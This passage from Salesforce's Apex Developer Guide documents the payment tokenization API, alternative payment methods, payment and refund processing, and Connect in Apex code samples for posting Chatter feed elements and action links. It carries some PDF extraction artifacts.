@description Method to set Gateway token to persist in Encrypted Text */ global void setGatewayTokenEncrypted(String gatewayTokenEncrypted) { if (gatewayTokenSet) { throwTokenError(); } this.delegate.setGatewayTokenEncrypted(gatewayTokenEncrypted); gatewayTokenEncryptedSet = true; } If the instantiated class already has a gateway token, setGatewayTokenEncrypted throws an error. Note: While the PaymentMethodTokenizationResponse's setGatewayToken method (available in API v48.0 and later) also returns a payment method token, the tokenized value isn't encrypted. Tokenization Service API The credit card tokenization process replaces sensitive customer information with a one-time algorithmically generated number, called a token, to use during the payment transaction. Salesforce stores the token and then uses that token as a representation of the credit card used for transactions. The token lets you store information about the credit card without actually storing sensitive customer data such as credit card numbers in Salesforce. Implement our Tokenization API to add tokenization capabilities to your payment services. In a typical tokenization process, the payments platform accepts customer payment method data and passes it to a remote token service server on the payment gateway, outside of Salesforce. The server provides the tokenized value for storage on the platform. For example, a customer provides a credit card number of 4111 1111 1111 1234. The token server stores this value, associates it with a token of 2537446225198291, and sends that token for storage on the platform. During communication with the merchant, the merchant sends the 2537446225198291 token to the token server. The token server confirms that it matches the customer’s token, and authorizes the merchant to perform the transaction against the customer’s card. 351 Using Salesforce Features with Apex Apex Developer Guide
  • 356.
    The Commerce PaymentsTokenization API accepts credit card information and uses the external payment gateway configured through the customer's Salesforce org to tokenize the card information. It then returns the tokenization representation. The API then saves the token in CardPaymentMethod. Call the authorization reversal service by making a POST request to the following endpoint. Endpoint /commerce/payments/payment-method/tokens/ The Tokenization Service accepts the following request parameters from payment and related entities. Table 7: Tokenization Service Input Parameters Details Required Parameter Details of the credit card to be tokenized. Required cardPaymentMethod: { "cardHolderName":"", "expiryMonth":"", "expiryYear":"", "startMonth":"", "startYear":"", "cvv":"", "cardNumber":"", "cardCategory":"", "cardType":"", "nickName":"", "cardHolderFirstName":"", "cardHolderLastName":"", "email":"", "comments":"" } Salesforce Account ID of the card owner. Optional accountId Address information of the customer who owns the credit card payment method being tokenized. Optional "address":{ "street":"", "city":"", "state":"", "country":"", "postalCode":"", "companyName":"", } The external payment gateway related to the tokenization server. Required paymentGatewayId Fraud parameter. Optional email Fraud parameter. Optional ipAddress Fraud parameter. Optional macAddress Fraud parameter. Optional phone 352 Using Salesforce Features with Apex Apex Developer Guide
  • 357.
    Details Required Parameter Anyadditionaldatarequiredbythegateway to tokenize acredit card payment method. Optional additionalData Sample Request and Response This sample request provides a customer's credit card information for tokenization. { "cardPaymentMethod": { "cardHolderName":"Carol Smith", "expiryMonth": "05", "expiryYear": "2025", "startMonth": "", "startYear": "", "cvv": "000", "cardNumber": "4111111111111111", "cardCategory": "Credit", "cardType": "Visa", "nickName": "", "cardHolderFirstName": "Carol", "cardHolderLastName": "Smith", "email" : "csmith@example.com", "comments" : "", "accountId": "000XXXXXXXX" }, "address":{ "street": "128 1st Street", "city": "San Francisco", "state": "CA", "country": "USA", "postalCode": "94015", "companyName": "Salesforce" }, "paymentGatewayId" : "000XXXXXXXX", "email": "" "ipAddress": "", "macAddress": "", "phone": "", "additionalData":{ //add additional information if needed "key1":"value1", "key2":"value2", "key3":"value3", "key4":"value4", "key5":"value5" } } Sample Success Response 353 Using Salesforce Features with Apex Apex Developer Guide
  • 358.
    A successful tokenizationresponse updates the payment method and provides information about the gateway response and any payment gateway logs. { "paymentMethod": { "id": "03OR0000000xxxxxxx", "accountId" : "001xx000000xxxxxxx", "status" : "Active" }, "gatewayResponse" : { "gatewayResultCode": "00", "gatewayResultCodeDescription": "Transaction Normal", "gatewayDate": "2020-12-08T04:03:20.000Z", "gatewayAvsCode" : "7638788018713617", "gatewayMessage" : "8313990738208498", "salesforceResultCode": "Success", "gatewayTokenEncrypted" : "SF701252" } "paymentGatewayLogs" : [ { "createdDate" : "2020-12-08T04:03:20.000Z", "gatewayResultCode" : "00", "id" : "0XtR0000000xxxxxxx", "interactionStatus" : "NoOp" } ], } Alternative Payment Methods EDITIONS Available in: Salesforce Spring '21 and later An alternative payment method allows customers to store and represent payment method information not represented by another pre-defined payment method such as CardPaymentMethod or DigitalWallet. Common examples of alternative payment methodsincludeCashOnDeliver,Klarna,andDirectDebit.Alternativepaymentmethodsareavailable in API v51.0 and later. Create a unique record type for each type of alternative payment method in your org. This way, each of your alternative payment methods can show different picklist values and page layouts based on the method provider and gateway provider’s requirements. For example, you could have one alternative payment method record type for direct debit and a different record type for cash on deliver. We also recommend creating a GtwyProviderPaymentMethodType for each of your unique alternative payment method record types. AlternativePaymentMethod has the private sharing model enabled as default for both internal and external users. Only the record owner and users with higher ownership have Read, Edit, and Delete access. Example: Let's say you wanted to make an alternative payment method for GiroPay. First, create an AlternativePaymentMethod record type. New RecordType /services/data/v51.0/sobjects/RecordType { "Name" : "Giro Pay", "DeveloperName" : "GiroPay", 354 Using Salesforce Features with Apex Apex Developer Guide
  • 359.
    "SobjectType" : "AlternativePaymentMethod" } Next,create an alternative payment method record for the AlternativePaymentMethod record type. New AlternativePaymentMethod /services/data/v51.0/sobjects/AlternativePaymentMethod { "ProcessingMode": "External", "status":"Active", "GatewayToken":"mHkDsh0oIA3mnWjo9UL", "NickName" : "MyGiroPay", "RecordTypeId" : "{record_type_id}" } You can also create a gateway provider payment method type. New GtwyProvPaymentMethodType { "PaymentGatewayProviderId": "XXXXXXXXXXXXXXX", "PaymentMethodType":"AlternativePaymentMethod", "GtwyProviderPaymentMethodType" : "PM_Giro", "DeveloperName" : "DevName", "MasterLabel" : "MasterLabel", "RecordTypeId" : "{record_type_id}" } Process Payments EDITIONS Available in: Salesforce Spring ’20 Process a payment in the payment gateway. To access commercepayments API, you need the PaymentPlatform org permission. 1. Get the payment capture request object from the PaymentGatewayContext Class. commercepayments.CaptureRequest = (commercepayments.CaptureRequest)gatewayContext.getPaymentRequest() 2. Set the HTTP request object. HttpRequest req = new HttpRequest(); req.setHeader('Content-Type', 'application/json'); 3. Read the parameters from the CaptureRequest object and prepare the HTTP request body. 4. Make the HTTP call to the gateway using the PaymentsHttp Class. commercepayments.PaymentsHttp http = new commercepayments.PaymentsHttp(); HttpResponse res = http.send(req); 355 Using Salesforce Features with Apex Apex Developer Guide
  • 360.
    5. Parse thehttpResponse and prepare the CaptureResponse object. commercepayments.CaptureResponse captureResponse = new commercepayments.CaptureResponse(); captureResponse.setGatewayResultCode(“”); captureResponse.setGatewayResultCodeDescription(“”); captureResponse.setGatewayReferenceNumber(“”); captureResponse.setSalesforceResultCodeInfo(getSalesforceResultCodeInfo(commercepayments.SalesforceResultCode.SUCCESS.name())); captureResponse.setGatewayReferenceDetails(“”); captureResponse.setAmount(double.valueOf(100); 6. Return the captureResponse. Process Refund EDITIONS Available in: Salesforce Spring ’20 Process a refund in the payment gateway. To access the commercepayments API, you need the PaymentPlatform org permission. 1. Get the referenced refund request object from the PaymentGatewayContext Class. commercepayments.ReferencedRefundRequest = (commercepayments.ReferencedRefundRequest)gatewayContext.getPaymentRequest(); 2. Set the HTTP request object. HttpRequest req = new HttpRequest(); req.setHeader('Content-Type', 'application/json'); 3. Read the parameters from the ReferencedRefundRequest object and prepare the HTTP request body. 4. Make the HTTP call to the gateway using thePaymentsHttp Class. commercepayments.PaymentsHttp http = new commercepayments.PaymentsHttp(); HttpResponse res = http.send(req); 5. Parse the httpResponse and prepare the ReferencedRefundResponse object. commercepayments.ReferencedRefundResponse referencedRefundResponse = new commercepayments.ReferencedRefundResponse(); referencedRefundResponse.setGatewayResultCode(“”); referencedRefundResponse.setGatewayResultCodeDescription(“”); referencedRefundResponse.setGatewayReferenceNumber(“”); r e f e r e n c e d R e f u n d R e s p o n s e . s e t S a l e s f o r c e R e s u l t C o d e I n f o ( g e t S a l e s f o r c e R e s u l t C o d e I n f o ( c o m m e r c e p a y m e n t s . S a l e s f o r c e R e s u l t C o d e . S U C C E S S . n a m e ( ) ) ) ; referencedRefundResponse.setGatewayReferenceDetails(“”); referencedRefundResponse.setAmount(double.valueOf(100); 6. Return the referencedRefundResponse. 356 Using Salesforce Features with Apex Apex Developer Guide
  • 361.
    Idempotency Guidelines EDITIONS Available in:Salesforce Spring ’20 Idempotencyrepresentstheabilityofapaymentgatewaytorecognizeduplicaterequestssubmitted either in error or maliciously, and then process the duplicate requests accordingly. When working with an idempotent gateway, consider these important guidelines. To access the commercepayments API, you need the PaymentPlatform org permission. The payment gateway adapter class is linked to a paymentGatewayProvider object record. CCS Paymentsprovidesitsownlayerofidempotencyforitsownservicerequest.Eachpaymentgateway can also specify their idempotencySupported value in the paymentGatewayProvider object record. If Salesforce CCS Payment APIsdetectsaduplicaterequestandthegatewayprovidersupportsidempotency,therequestbody’s duplicate parameterbecomes True. commercepayments.CaptureRequest request = (commercepayments.CaptureRequest)paymentGatewayContext.getPaymentRequest(); Boolean isDuplicate = requestObject.duplicate The idempotency key can be fetched from the request object. String idempotencyKey = request.idempotencyKey Sample Payment Gateway Implementation for CommercePayments We’ve created a GitHub repository containing code samples for a sample Payeezy payment gateway implementation with the CommercePayments namespace. Review the sample code if you need help with configuring your payment gateway implementation. Review our code samples in the CommercePayments Gateway Reference Implementation for Payeezy repository. Connect in Apex Use Connect in Apex to develop custom experiences in Salesforce. Connect in Apex provides programmatic access to B2B Commerce, CMS managed content, Experience Cloud sites, topics, and more. Create Apex pages that display Chatter feeds, post feed items with mentions and topics, and update user and group photos. Create triggers that update Chatter feeds. Many Connect REST API resource actions are exposed as static methods on Apex classes in the ConnectApi namespace. These methods use other ConnectApi classes to input and return information. The ConnectApi namespace is referred to as Connect in Apex. In Apex, you can access some Connect data using SOQL queries and objects. However, it’s simpler to expose data in ConnectApi classes, and data is localized and structured for display. For example, instead of making several calls to access and assemble a feed, you can do it with a single call. Connect in Apex methods execute in the context of the user executing the methods. The code has access to whatever the context user has access to. It doesn’t run in system mode like other Apex code. For Connect in Apex reference information, see ConnectApi Namespace. IN THIS SECTION: Connect in Apex Examples Use these examples to perform common tasks with Connect in Apex. Connect in Apex Features This topic describes which classes and methods to use to work with common Connect in Apex features. 357 Using Salesforce Features with Apex Apex Developer Guide
  • 362.
    Using ConnectApi Inputand Output Classes Some classes in the ConnectApi namespace contain static methods that access Connect REST API data. The ConnectApi namespace also contains input classes to pass as parameters and output classes that calls to the static methods return. Understanding Limits for ConnectApi Classes Limits for methods in the ConnectApi namespace are different than the limits for other Apex classes. Packaging ConnectApi Classes If you include ConnectApi classes in a package, be aware of Chatter dependencies. Serializing and Deserializing ConnectApi Objects When ConnectApi output objects are serialized into JSON, the structure is similar to the JSON returned from Connect REST API. When ConnectApi input objects are deserialized from JSON, the format is also similar to Connect REST API. ConnectApi Versioning and Equality Checking Versioning in ConnectApi classes follows specific rules that are different than the rules for other Apex classes. Casting ConnectApi Objects It may be useful to downcast some ConnectApi output objects to a more specific type. Wildcards Use wildcard characters to match text patterns in Connect REST API and Connect in Apex searches. Testing ConnectApi Code Like all Apex code, Connect in Apex code requires test coverage. Differences Between ConnectApi Classes and Other Apex Classes Note these additional differences between ConnectApi classes and other Apex classes. Connect in Apex Examples Use these examples to perform common tasks with Connect in Apex. IN THIS SECTION: Get Feed Elements From a Feed Call a method to get feed elements from a feed. Get Feed Elements From Another User’s Feed Call a method to get feed elements from another user’s feed. Get Site-Specific Feed Elements from a Feed Call a method to display a user profile feed that contains only feed elements that are scoped to a specific Experience Cloud site. Post a Feed Element Make a call to post a feed element. Post a Feed Element with a Mention Call a method or use the ConnectApiHelper repository to post a feed. Post a Feed Element with Existing Files Call a method to post a feed element with already uploaded files. Post a Rich-Text Feed Element with Inline Image Call a method or use the ConnectApiHelper repository to post a feed element with an already uploaded, inline image. 358 Using Salesforce Features with Apex Apex Developer Guide
  • 363.
    Post a Rich-TextFeed Element with a Code Block Call a method to post a feed element with a code block. Post a Feed Element with a New File (Binary) Attachment Call a method to post a feed element with a new file. Post a Batch of Feed Elements Use a trigger to call a method to bulk post to the feeds of accounts. Post a Batch of Feed Elements with a New (Binary) File Use a trigger to call a method to bulk post a new file to the feeds of accounts. Define an Action Link and Post with a Feed Element Create one action link in an action link group, associate the action link group with a feed item, and post the feed item. Define an Action Link in a Template and Post with a Feed Element Create an action link and action link group and instantiate the action link group from a template. Edit a Feed Element Call a method to edit a feed element. Edit a Question Title and Post Call a method to edit a question title and post. Like a Feed Element Call a method to like a feed element. Bookmark a Feed Element Call a method to bookmark a feed element. Share a Feed Element (prior to Version 39.0) Call a method to share a feed element. Share a Feed Element (in Version 39.0 and Later) Call a method to share a feed element. Send a Direct Message Call a method to send a direct message. Post a Comment Call a method to post a comment. Post a Comment with a Mention Make call or use the ConnectApiHelper repository to post a comment with a mention. Post a Comment with an Existing File Make a call to post a comment with an already uploaded file. Post a Comment with a New File Call a method to post a comment with a new file. Post a Rich-Text Comment with Inline Image Make a call or use the ConnectApiHelper repository to post a comment with an already uploaded, inline image. Post a Rich-Text Feed Comment with a Code Block Call a method to post a comment with a code block. Edit a Comment Call a method to edit a comment. 359 Using Salesforce Features with Apex Apex Developer Guide
  • 364.
    Follow a Record Calla method to follow a record. Unfollow a Record Call a method to stop following a record. Get a Repository Call a method to get a repository. Get Repositories Call a method to get all repositories. Get Allowed Item Types Call a method to get allowed item types. Get Previews Call a method to get all supported preview formats and their respective URLs. Get a File Preview Call a method to get a file preview. Get Repository Folder Items Call a method to get a collection of repository folder items. Get a Repository Folder Call a method to get a repository folder. Get a Repository File Without Permissions Information Call a method to get a repository file without permission information. Get a Repository File with Permissions Information Call a method to get a repository file with permission information. Create a Repository File Without Content (Metadata Only) Call a method to create a file without binary content (metadata only) in a Google Drive repository folder. Create a Repository File with Content Call a method to create a file with binary content in a Google Drive repository folder. Update a Repository File Without Content (Metadata Only) Call a method to update the metadata of a repository file. Update a Repository File with Content Call a method to update a repository file with content. Get an Authentication URL Call a method to get an authentication URL. Get Feed Elements From a Feed Call a method to get feed elements from a feed. Call getFeedElementsFromFeed(communityId, feedType, subjectId) to get the first page of feed elements from the context user’s news feed. ConnectApi.FeedElementPage fep = ConnectApi.ChatterFeeds.getFeedElementsFromFeed(Network.getNetworkId(), ConnectApi.FeedType.News, 'me'); 360 Using Salesforce Features with Apex Apex Developer Guide
  • 365.
    The getFeedElementsFromFeed methodis overloaded, which means that the method name has many different signatures. A signature is the name of the method and its parameters in order. Each signature lets you send different inputs. For example, one signature may specify the feed type and the subject ID. Another signature couldhavethoseparametersandanadditionalparametertospecifythemaximumnumberofcommentstoreturnforeachfeedelement. Tip: Eachsignatureoperatesoncertainfeedtypes.Usethesignaturesthatoperateonthe ConnectApi.FeedType.Record to get group feeds, since a group is a record type. SEE ALSO: Apex Reference Guide: ChatterFeeds Class Get Feed Elements From Another User’s Feed Call a method to get feed elements from another user’s feed. Call getFeedElementsFromFeed(communityId, feedType, subjectId) to get the first page of feed elements from another user’s feed. ConnectApi.FeedElementPage fep = ConnectApi.ChatterFeeds.getFeedElementsFromFeed(Network.getNetworkId(), ConnectApi.FeedType.UserProfile, '005R0000000HwMA'); This example calls the same method to get the first page of feed elements from another user’s record feed. ConnectApi.FeedElementPage fep = ConnectApi.ChatterFeeds.getFeedElementsFromFeed(Network.getNetworkId(), ConnectApi.FeedType.Record, '005R0000000HwMA'); The getFeedElementsFromFeed method is overloaded, which means that the method name has many different signatures. A signature is the name of the method and its parameters in order. Each signature lets you send different inputs. For example, one signature can specify the feed type and the subject ID. Another signature could have those parameters and an extra parameter to specify the maximum number of comments to return for each feed element. Get Site-Specific Feed Elements from a Feed Call a method to display a user profile feed that contains only feed elements that are scoped to a specific Experience Cloud site. Feed elements that have a User or a Group parent record are scoped to sites. Feed elements whose parents are record types other than User or Group are always visible in all sites. Other parent record types could be scoped to sites in the future. ThisexamplecallsgetFeedElementsFromFeed(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, sortParam, filter) to get only site-specific feed elements. ConnectApi.FeedElementPage fep = ConnectApi.ChatterFeeds.getFeedElementsFromFeed(Network.getNetworkId(), ConnectApi.FeedType.UserProfile, 'me', 3, ConnectApi.FeedDensity.FewerUpdates, null, null, ConnectApi.FeedSortOrder.LastModifiedDateDesc, ConnectApi.FeedFilter.CommunityScoped); Post a Feed Element Make a call to post a feed element. 361 Using Salesforce Features with Apex Apex Developer Guide
  • 366.
    Call postFeedElement(communityId, subjectId,feedElementType, text) to post a string of text. ConnectApi.FeedElement feedElement = ConnectApi.ChatterFeeds.postFeedElement(Network.getNetworkId(), '0F9d0000000TreH', ConnectApi.FeedElementType.FeedItem, 'On vacation this week.'); The second parameter, subjectId is the ID of the parent this feed element is posted to. The value can be the ID of a user, group, or record, or the string me to indicate the context user. Post a Feed Element with a Mention Call a method or use the ConnectApiHelper repository to post a feed. You can post feed elements with mentions two ways. Use the ConnectApiHelper repository on GitHub to write a single line of code, or use this example, which calls postFeedElement(communityId, feedElement). ConnectApi.FeedItemInput feedItemInput = new ConnectApi.FeedItemInput(); ConnectApi.MentionSegmentInput mentionSegmentInput = new ConnectApi.MentionSegmentInput(); ConnectApi.MessageBodyInput messageBodyInput = new ConnectApi.MessageBodyInput(); ConnectApi.TextSegmentInput textSegmentInput = new ConnectApi.TextSegmentInput(); messageBodyInput.messageSegments = new List<ConnectApi.MessageSegmentInput>(); mentionSegmentInput.id = '005RR000000Dme9'; messageBodyInput.messageSegments.add(mentionSegmentInput); textSegmentInput.text = 'Could you take a look?'; messageBodyInput.messageSegments.add(textSegmentInput); feedItemInput.body = messageBodyInput; feedItemInput.feedElementType = ConnectApi.FeedElementType.FeedItem; feedItemInput.subjectId = '0F9RR0000004CPw'; ConnectApi.FeedElement feedElement = ConnectApi.ChatterFeeds.postFeedElement(Network.getNetworkId(), feedItemInput); Post a Feed Element with Existing Files Call a method to post a feed element with already uploaded files. Call postFeedElement(communityId, feedElement) to post a feed item with files that have already been uploaded. // Define the FeedItemInput object to pass to postFeedElement ConnectApi.FeedItemInput feedItemInput = new ConnectApi.FeedItemInput(); feedItemInput.subjectId = 'me'; ConnectApi.TextSegmentInput textSegmentInput = new ConnectApi.TextSegmentInput(); textSegmentInput.text = 'Would you please review these docs?'; // The MessageBodyInput object holds the text in the post ConnectApi.MessageBodyInput messageBodyInput = new ConnectApi.MessageBodyInput(); messageBodyInput.messageSegments = new List<ConnectApi.MessageSegmentInput>(); messageBodyInput.messageSegments.add(textSegmentInput); feedItemInput.body = messageBodyInput; // The FeedElementCapabilitiesInput object holds the capabilities of the feed item. 362 Using Salesforce Features with Apex Apex Developer Guide
  • 367.
    // For thisfeed item, we define a files capability to hold the file(s). List<String> fileIds = new List<String>(); fileIds.add('069xx00000000QO'); fileIds.add('069xx00000000QT'); fileIds.add('069xx00000000Qn'); fileIds.add('069xx00000000Qi'); fileIds.add('069xx00000000Qd'); ConnectApi.FilesCapabilityInput filesInput = new ConnectApi.FilesCapabilityInput(); filesInput.items = new List<ConnectApi.FileIdInput>(); for (String fileId : fileIds) { ConnectApi.FileIdInput idInput = new ConnectApi.FileIdInput(); idInput.id = fileId; filesInput.items.add(idInput); } ConnectApi.FeedElementCapabilitiesInput feedElementCapabilitiesInput = new ConnectApi.FeedElementCapabilitiesInput(); feedElementCapabilitiesInput.files = filesInput; feedItemInput.capabilities = feedElementCapabilitiesInput; // Post the feed item. ConnectApi.FeedElement feedElement = ConnectApi.ChatterFeeds.postFeedElement(Network.getNetworkId(), feedItemInput); Post a Rich-Text Feed Element with Inline Image Call a method or use the ConnectApiHelper repository to post a feed element with an already uploaded, inline image. You can post rich-text feed elements with inline images and mentions two ways. Use the ConnectApiHelper repository on GitHub to write a single line of code, or use this example, which calls postFeedElement(communityId, feedElement). In this example, the image file is existing content that has already been uploaded to Salesforce. The post also includes text and a mention. String communityId = null; String imageId = '069D00000001INA'; String mentionedUserId = '005D0000001QNpr'; String targetUserOrGroupOrRecordId = '005D0000001Gif0'; ConnectApi.FeedItemInput input = new ConnectApi.FeedItemInput(); input.subjectId = targetUserOrGroupOrRecordId; input.feedElementType = ConnectApi.FeedElementType.FeedItem; ConnectApi.MessageBodyInput messageInput = new ConnectApi.MessageBodyInput(); ConnectApi.TextSegmentInput textSegment; ConnectApi.MentionSegmentInput mentionSegment; ConnectApi.MarkupBeginSegmentInput markupBeginSegment; ConnectApi.MarkupEndSegmentInput markupEndSegment; ConnectApi.InlineImageSegmentInput inlineImageSegment; messageInput.messageSegments = new List<ConnectApi.MessageSegmentInput>(); markupBeginSegment = new ConnectApi.MarkupBeginSegmentInput(); 363 Using Salesforce Features with Apex Apex Developer Guide
  • 368.
    markupBeginSegment.markupType = ConnectApi.MarkupType.Bold; messageInput.messageSegments.add(markupBeginSegment); textSegment= new ConnectApi.TextSegmentInput(); textSegment.text = 'Hello '; messageInput.messageSegments.add(textSegment); mentionSegment = new ConnectApi.MentionSegmentInput(); mentionSegment.id = mentionedUserId; messageInput.messageSegments.add(mentionSegment); textSegment = new ConnectApi.TextSegmentInput(); textSegment.text = '!'; messageInput.messageSegments.add(textSegment); markupEndSegment = new ConnectApi.MarkupEndSegmentInput(); markupEndSegment.markupType = ConnectApi.MarkupType.Bold; messageInput.messageSegments.add(markupEndSegment); inlineImageSegment = new ConnectApi.InlineImageSegmentInput(); inlineImageSegment.altText = 'image one'; inlineImageSegment.fileId = imageId; messageInput.messageSegments.add(inlineImageSegment); input.body = messageInput; ConnectApi.ChatterFeeds.postFeedElement(communityId, input); SEE ALSO: Apex Reference Guide: ConnectApi.MarkupBeginSegmentInput Apex Reference Guide: ConnectApi.MarkupEndSegmentInput Apex Reference Guide: ConnectApi.InlineImageSegmentInput Post a Rich-Text Feed Element with a Code Block Call a method to post a feed element with a code block. Call postFeedElement(communityId, feedElement) to post a feed item with a code block. String communityId = null; String targetUserOrGroupOrRecordId = 'me'; String codeSnippet = '<html>nt<body>nttHello, world!nt</body>n</html>'; ConnectApi.FeedItemInput input = new ConnectApi.FeedItemInput(); input.subjectId = targetUserOrGroupOrRecordId; input.feedElementType = ConnectApi.FeedElementType.FeedItem; ConnectApi.MessageBodyInput messageInput = new ConnectApi.MessageBodyInput(); ConnectApi.TextSegmentInput textSegment; ConnectApi.MarkupBeginSegmentInput markupBeginSegment; ConnectApi.MarkupEndSegmentInput markupEndSegment; messageInput.messageSegments = new List<ConnectApi.MessageSegmentInput>(); 364 Using Salesforce Features with Apex Apex Developer Guide
  • 369.
    markupBeginSegment = newConnectApi.MarkupBeginSegmentInput(); markupBeginSegment.markupType = ConnectApi.MarkupType.Code; messageInput.messageSegments.add(markupBeginSegment); textSegment = new ConnectApi.TextSegmentInput(); textSegment.text = codeSnippet; messageInput.messageSegments.add(textSegment); markupEndSegment = new ConnectApi.MarkupEndSegmentInput(); markupEndSegment.markupType = ConnectApi.MarkupType.Code; messageInput.messageSegments.add(markupEndSegment); input.body = messageInput; ConnectApi.ChatterFeeds.postFeedElement(communityId, input); SEE ALSO: Apex Reference Guide: ConnectApi.MarkupBeginSegmentInput Apex Reference Guide: ConnectApi.MarkupEndSegmentInput Post a Feed Element with a New File (Binary) Attachment Call a method to post a feed element with a new file. Important: In version 36.0 and later, you can’t post a feed element with a new file in the same call. Upload files to Salesforce first, and then specify existing files when posting a feed element. This example calls postFeedElement(communityId, feedElement, feedElementFileUpload) to post a feed item with a new file (binary) attachment. ConnectApi.FeedItemInput input = new ConnectApi.FeedItemInput(); input.subjectId = 'me'; ConnectApi.ContentCapabilityInput contentInput = new ConnectApi.ContentCapabilityInput(); contentInput.title = 'Title'; ConnectApi.FeedElementCapabilitiesInput capabilities = new ConnectApi.FeedElementCapabilitiesInput(); capabilities.content = contentInput; input.capabilities = capabilities; String text = 'These are the contents of the new file.'; Blob myBlob = Blob.valueOf(text); ConnectApi.BinaryInput binInput = new ConnectApi.BinaryInput(myBlob, 'text/plain', 'fileName'); ConnectApi.ChatterFeeds.postFeedElement(Network.getNetworkId(), input, binInput); Post a Batch of Feed Elements Use a trigger to call a method to bulk post to the feeds of accounts. 365 Using Salesforce Features with Apex Apex Developer Guide
  • 370.
    This trigger callspostFeedElementBatch(communityId, feedElements) to bulk post to the feeds of newly inserted accounts. trigger postFeedItemToAccount on Account (after insert) { Account[] accounts = Trigger.new; // Bulk post to the account feeds. List<ConnectApi.BatchInput> batchInputs = new List<ConnectApi.BatchInput>(); for (Account a : accounts) { ConnectApi.FeedItemInput input = new ConnectApi.FeedItemInput(); input.subjectId = a.id; ConnectApi.MessageBodyInput body = new ConnectApi.MessageBodyInput(); body.messageSegments = new List<ConnectApi.MessageSegmentInput>(); ConnectApi.TextSegmentInput textSegment = new ConnectApi.TextSegmentInput(); textSegment.text = 'Let's win the ' + a.name + ' account.'; body.messageSegments.add(textSegment); input.body = body; ConnectApi.BatchInput batchInput = new ConnectApi.BatchInput(input); batchInputs.add(batchInput); } ConnectApi.ChatterFeeds.postFeedElementBatch(Network.getNetworkId(), batchInputs); } Post a Batch of Feed Elements with a New (Binary) File Use a trigger to call a method to bulk post a new file to the feeds of accounts. Important: This example is valid in version 32.0–35.0. In version 36.0 and later, you can’t post a batch of feed elements with a newfileinthesamecall.UploadthefiletoSalesforcefirst,andthenspecifytheuploadedfilewhenpostingabatchoffeedelements. This trigger calls postFeedElementBatch(communityId, feedElements) to bulk post to the feeds of newly inserted accounts. Each post has a new file (binary) attachment. trigger postFeedItemToAccountWithBinary on Account (after insert) { Account[] accounts = Trigger.new; // Bulk post to the account feeds. List<ConnectApi.BatchInput> batchInputs = new List<ConnectApi.BatchInput>(); for (Account a : accounts) { ConnectApi.FeedItemInput input = new ConnectApi.FeedItemInput(); input.subjectId = a.id; ConnectApi.MessageBodyInput body = new ConnectApi.MessageBodyInput(); body.messageSegments = new List<ConnectApi.MessageSegmentInput>(); 366 Using Salesforce Features with Apex Apex Developer Guide
  • 371.
    ConnectApi.TextSegmentInput textSegment =new ConnectApi.TextSegmentInput(); textSegment.text = 'Let's win the ' + a.name + ' account.'; body.messageSegments.add(textSegment); input.body = body; ConnectApi.ContentCapabilityInput contentInput = new ConnectApi.ContentCapabilityInput(); contentInput.title = 'Title'; ConnectApi.FeedElementCapabilitiesInput capabilities = new ConnectApi.FeedElementCapabilitiesInput(); capabilities.content = contentInput; input.capabilities = capabilities; String text = 'We are words in a file.'; Blob myBlob = Blob.valueOf(text); ConnectApi.BinaryInput binInput = new ConnectApi.BinaryInput(myBlob, 'text/plain', 'fileName'); ConnectApi.BatchInput batchInput = new ConnectApi.BatchInput(input, binInput); batchInputs.add(batchInput); } ConnectApi.ChatterFeeds.postFeedElementBatch(Network.getNetworkId(), batchInputs); Define an Action Link and Post with a Feed Element Create one action link in an action link group, associate the action link group with a feed item, and post the feed item. 367 Using Salesforce Features with Apex Apex Developer Guide
  • 372.
    When a userclicks the action link, the action link requests the Connect REST API resource /chatter/feed-elements, which posts a feed item to the user’s feed. After the user clicks the action link and it executes successfully, its status changes to successful and the feed item UI is updated. 368 Using Salesforce Features with Apex Apex Developer Guide
  • 373.
    Refresh the user’sfeed to see the new post. This simple example shows you how to use action links to call a Salesforce resource. Think of an action link as a button on a feed item. Like a button, an action link definition includes a label (labelKey). An action link group definition also includes other properties like a URL (actionUrl), an HTTP method (method), and an optional request body (requestBody) and HTTP headers (headers). When a user clicks this action link, an HTTP POST request is made to a Connect REST API resource, which posts a feed item to Chatter. The requestBody property holds the request body for the actionUrl resource, including the text of the new feed item. In this example, the new feed item includes only text, but it could include other capabilities such as a file attachment, a poll, or even action links. Just like radio buttons, action links must be nested in a group. Action links within a group share the properties of the group and are mutually exclusive (you can click only one action link within a group). Even if you define only one action link, it must be part of an action link group. This example calls ConnectApi.ActionLinks.createActionLinkGroupDefinition(communityId, actionLinkGroup) to create an action link group definition. It saves the action link group ID from that call and associates it with a feed element in a call to ConnectApi.ChatterFeeds.postFeedElement(communityId, feedElement). To use this code, substitute an OAuth value for your own Salesforce org. Also, verify that the expirationDate is in the future. Look for the “To Do” comments in the code. ConnectApi.ActionLinkGroupDefinitionInput actionLinkGroupDefinitionInput = new ConnectApi.ActionLinkGroupDefinitionInput(); ConnectApi.ActionLinkDefinitionInput actionLinkDefinitionInput = new ConnectApi.ActionLinkDefinitionInput(); ConnectApi.RequestHeaderInput requestHeaderInput1 = new ConnectApi.RequestHeaderInput(); 369 Using Salesforce Features with Apex Apex Developer Guide
  • 374.
    ConnectApi.RequestHeaderInput requestHeaderInput2 =new ConnectApi.RequestHeaderInput(); // Create the action link group definition. actionLinkGroupDefinitionInput.actionLinks = New List<ConnectApi.ActionLinkDefinitionInput>(); actionLinkGroupDefinitionInput.executionsAllowed = ConnectApi.ActionLinkExecutionsAllowed.OncePerUser; actionLinkGroupDefinitionInput.category = ConnectApi.PlatformActionGroupCategory.Primary; // To Do: Verify that the date is in the future. // Action link groups are removed from feed elements on the expiration date. datetime myDate = datetime.newInstance(2016, 3, 1); actionLinkGroupDefinitionInput.expirationDate = myDate; // Create the action link definition. actionLinkDefinitionInput.actionType = ConnectApi.ActionLinkType.Api; actionLinkDefinitionInput.actionUrl = '/services/data/v33.0/chatter/feed-elements'; actionLinkDefinitionInput.headers = new List<ConnectApi.RequestHeaderInput>(); actionLinkDefinitionInput.labelKey = 'Post'; actionLinkDefinitionInput.method = ConnectApi.HttpRequestMethod.HttpPost; actionLinkDefinitionInput.requestBody = '{"subjectId": "me","feedElementType": "FeedItem","body": {"messageSegments": [{"type": "Text","text": "This is a test post created via an API action link."}]}}'; actionLinkDefinitionInput.requiresConfirmation = true; // To Do: Substitute an OAuth value for your Salesforce org. requestHeaderInput1.name = 'Authorization'; requestHeaderInput1.value = 'OAuth 00DD00000007WNP!ARsAQCwoeV0zzAV847FTl4zF.85w.EwsPbUgXR4SAjsp'; actionLinkDefinitionInput.headers.add(requestHeaderInput1); requestHeaderInput2.name = 'Content-Type'; requestHeaderInput2.value = 'application/json'; 